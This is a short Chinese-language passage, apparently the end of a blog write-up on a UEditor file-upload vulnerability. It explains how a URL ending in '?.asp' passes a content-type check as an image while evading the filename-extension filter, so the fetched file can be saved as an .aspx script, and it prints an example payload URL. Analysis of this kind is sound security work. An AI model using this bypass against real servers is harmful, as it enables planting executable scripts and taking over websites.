然后这里把response中的ContentType拿出来进行判断

那么也就是说，也就是控制response的类型为image类型就可以了

然后这个payload

http://www.baidu.com/1.jpg?.asp



Not Found

The requested URL /1.jpg was not found on this server.

这里就是会被浏览器当成图片来识别，因为?后面通常是跟参数，浏览器认为后面的就是参数，就不是文件，因此欺骗了上述代码中的一系列request和response步骤，从而成功绕过了判断文件名后缀的问题。

至于最终文件为什么会保存为aspx文件，可以参考第一篇ueditor，里面写了文件名保存的方法。

以上，组合成了这个漏洞。

无了，溜了溜了。